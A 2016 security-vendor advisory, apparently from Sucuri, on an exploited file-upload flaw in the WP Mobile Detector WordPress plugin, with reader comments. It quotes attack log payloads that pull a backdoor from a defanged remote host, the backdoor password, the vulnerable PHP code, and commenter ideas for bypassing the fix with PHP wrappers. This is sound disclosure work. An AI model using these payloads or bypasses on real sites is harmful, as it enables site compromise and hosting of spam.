



WP Mobile Detector Vulnerability Being Exploited in the Wild



DOUGLAS SANTOS

June 2, 2016

***Update: The [WP Mobile Detector](#) plugin has been patched to address the vulnerability. Please update as soon as possible. Note that the latest version don't fully address the issue and we contacted the developer try to fix it correctly this time.

For the last few days, we have noticed an increasing number of websites infected without any outdated plugin or known vulnerability. In most cases it was a porn spam infection. Our research team started to dig into the issue and found that the common denominator

across these WordPress sites was the plugin **WP Mobile Detector** that had a 0-day arbitrary file upload vulnerability [disclosed](#) on May 31st by the Plugin Vulnerabilities team. The plugin has since been removed from the WordPress repository and no patches are available.

The vulnerability is very easy to exploit, all the attacker needs to do is send a request to **resize.php** or **timthumb.php** (yes, timthumb, in this case it just includes **resize.php**), inside the plugin directory with the backdoor URL. This vulnerability was publicly disclosed May 31st, but according to our firewall logs, the attack has been going since May 27th. The good news is that all our customers have been protected via the [Sucuri Firewall](#) virtual hardening engine.

This is one of the payloads we are actively seeing in the wild:

```
188.73.152.166 - - [31/May/2016:23:54:43 -0400] "POST /wp-content/pl
Payload:src=hxxp://copia[.]ru/mig/tmp/css.php"
```

The example above uploads the **css.php** to the cache directory inside the plugin folder. After the upload is completed, the attackers try to access the backdoor:

```
46.182.30.164 - - [02/Jun/2016:14:25:01 -0400] "POST /wp-content/plu
Payload: pass=dinamit"
```

Using the backdoor password "dinamit". As far as the vulnerability, the insecure function is inside **resize.php** at this part of the code:

```
if (isset($_REQUEST['src'])) {  
    $path = dirname(__FILE__) . "/cache/" . basename($_REQUEST['src']);  
    if(file_exists($path)){  
        ...skipped...  
    }else{  
        file_put_contents($path, file_get_contents($_REQUEST['src']));  
        ...skipped...  
    }  
    ...skipped...
```

As you can see, it's a simple vulnerability that stems from failing to validate and sanitize input from untrusted sources. No security checks are performed and an attacker can feed the **src** variable with a malicious URL that contains a PHP code.

Unfortunately, at the moment of the release of this post, no updates are available and the plugin has been removed from the repository. We highly recommend everyone to remove this plugin for now. If you really need this plugin, the partial temporary fix will be to disable PHP execution in the **wp-mobile-detector/cache** subdirectory, for example using this code in the **.htaccess** file.


```
<Files *.php>  
deny from all  
</Files>
```

Please note that this fix will only save you from executing malware on your server. Hackers will still be able to upload files to the **cache** subdirectory and use links to them in attacks to third-party sites (iframes, scripts, malicious downloads) or just to host spammy/illegal content. You can also revoke write permissions in the **cache** subdirectory altogether, but it may break the plugin functionality.

We have been testing this exploits against the most popular WordPress security plugins offering application level firewalls and other preventive measures, it has successfully evaded all existing preventive controls. Sites behind the [Sucuri Firewall](#) have been patched via the systems [virtual hardening engine that sits at the edge](#) since its release.

At this moment the majority of the vulnerable sites are infected with the porn spam doorways. You can usually find the **gopni3g** directory in the site root, that contains **story.php** (doorway generator script), **.htaccess** and subdirectories with spammy files and templates. The doorways redirect visitors to **hxxp://bipaoeity[.]in/for/77?d=**.

If you're already infected and need help, [let us know](#).



DOUGLAS SANTOS

Douglas Santos is Sucuri's Malware Analyst who joined the company in 2015. Douglas main responsibilities include helping our customers. His professional experience covers 17 of ethical hacking. When Douglas isn't poking malware code, you might find him doing landscape photography and hacking games. Connect with him on our [Twitter](#).

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20 COMMENTS



Christopher Hang says:

June 2, 2016 at 2:14 pm

Not to be confused with the WP Mobile Detect plugin by Jesse Friedman right?
<https://wordpress.org/plugins/wp-mobile-detect/>



Daniel Cid says:

June 2, 2016 at 7:55 pm

Yes, exactly. Two different plugins with a way too similar name 😊 I had to double check to make sure they were not the same one.



Daniel Cid says:

June 2, 2016 at 7:58 pm

@pluginvulnerabilities:disqus Sorry about that. We added the link there and credited you. You guys are doing some great work, btw. Keep it up.



David Dumonde says:

June 3, 2016 at 6:53 am

I checked my logs and found an attempt to use this exploit this morning. I got six GET requests for `/wp-content/plugins/wp-mobile-detector/admin/css/style.css`, which all returned 301, and one GET for `/wp-content/plugins/wp-mobile-detector/cache/css.php`, which returned a 404.

I am not running the wp-mobile-detector plugin, and I do not find a gopni3g directory or story.php anywhere on my server. So I'm good, right?



Daniel Cid says:

June 3, 2016 at 9:54 am

Yep, if you are not using the plugin you are safe.



David Dumonde says:

June 3, 2016 at 10:33 am

Great! Thanks for the reassurance, Daniel.



Kane Jamison says:

June 3, 2016 at 8:10 am

Have you noticed any database edits from this attack?



Daniel Cid says:

June 3, 2016 at 10:36 am

Not specific to this one.



myself says:

October 24, 2016 at 7:57 am

I just found out that I was hacked with this since June. they added several php scripts that would send spam. Luckily I have rate limiter so many emails failed already and clogged my root partition which what alerted me to the problem. They used it only recently. I suspect they also added an admin account. I found one. but Not sure if it is from an old hack. but possible from this one since they can add any php code. they could also modify database to add admin account. I guess a security plugin is a must for wordpress.



PeterTrapasso says:

June 3, 2016 at 8:34 am

Hi,

Google, Yahoo and Bing search engines are still redirecting my blog to porn sites.

I removed the gopni3g directory.

Two blogs were compromised, but when you click on a direct link, everything looks fine?

What is happening?

Please advise.

Thank you,

Pete



Daniel Cid says:

June 3, 2016 at 9:54 am

That's what we call a conditional SEO spam. Some examples:

<https://blog.sucuri.net/2016/05/finding-conditional-drupal-database-spam.html>

<https://blog.sucuri.net/2012/08/sitecheck-got-blackhat-seo-spam-warning.html>

It means your site got hacked and just removing that directory won't do much to clear all pieces of the malware.



PeterTrapasso says:

June 3, 2016 at 1:58 pm

You are hired!

Thank you,

Pete



Kestrel Blackfeather says:

June 3, 2016 at 8:52 pm

Amateur hour. Always sanitize inputs.



hjsblogger says:

June 7, 2016 at 8:20 am

Even my blog got compromised. I un-installed the Mobile Detector plugin and also removed the directories gopni3g and lrob5l. Then I ran anti-virus on my site and it could not detect any Virus. My blog is accessible but as mentioned by @PeterTrapasso:disqus, direct link works fine but the blog does not show updated content.

Also, the Google Webmasters Tool is searching for gopni3g and lrob5l and is not indexing my site.

Is there any fix for this issue ? Have been Googling around, but have not found any fix so far.

@hjsblogger:disqus



espiran says:

June 7, 2016 at 2:07 pm

hi

please run this command if you have shell access to your web site root

this is only find out the last file modified by hackers (only at linux servers)

then you can remove or edit affected files with precaution.(please first the php file the try to remove it)

```
find -type f -mtime -7
```

this command will find the files modified for last 7 days you can change or increase this number if you couldn't find the file or files.



Christoph Majewski says:

June 9, 2016 at 1:15 am

Hi @hjsblogger:disqus,

take your blog offline and completely remove the plugin. The attackers install a lot of backdoors by uploading PHP-files and modifying Wordpress-files. So run the command as espiran said. If you have access to any log files of your sever scan them for any .php requests. Watch out for files like 4dd4ede2a7.php, css.php, inc56.php, system10.php,... Check you uploads folder for PHP-files. A good virus scanner for finding infected files is ClamAV. Only put your blog online if you 100% sure to have removed the backdoors.



hjsblogger says:

June 10, 2016 at 3:06 am

Thanks @christophmajewski:disqus Scanned the blog for viruses and it says there are none. Also logged on to server using Putty and removed couple of php files which were injected by the

hacker. The blog is online, but as mentioned earlier by many of them (and you :) I will run the command mentioned and also scan for these files. I could see that the top-search queries that led into blog were all junk. Would further update once I have done them (over this weekend).



Abood Nour says:

June 10, 2016 at 1:32 am

Thank you for keeping the community safe and secure.

I just have some thoughts about the partial fix you proposed and wanted to share them with you

First,

Going with the blacklist vector in disabling the execution of specific file extensions fails to protect against the execution of other valid file extensions such as phtml,.php3,.php4,.php5 and phps. so changing the file extension can simply bypass the partial fix

Second,

I guess an attacker can use wrappers (or even without wrappers) to play around the vulnerability.

1- They can use file:// wrapper or relative paths to read arbitrary files on the server

2- I guess this vector should work in theory if zlib library is available, an attacker can send a crafted gzipped archive in the payload and assign the "src" parameter to something like "compress.zlib://php://input" to decompress the zipped archive sent in the payload.

And as far as I am concerned this can be used to upload arbitrary files ANYWHERE in the server and I bet it will overwrite existing files.

So I guess removing the plugin is the only available solution until a fix is released.



Hasan Mishuk says:

June 29, 2016 at 12:21 pm

Really it is a useful post.



Rahul says:

August 29, 2016 at 3:16 am

Great! Thanks for sharing.

Tahnk You 😊 DOUGLAS SANTOS

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
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


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


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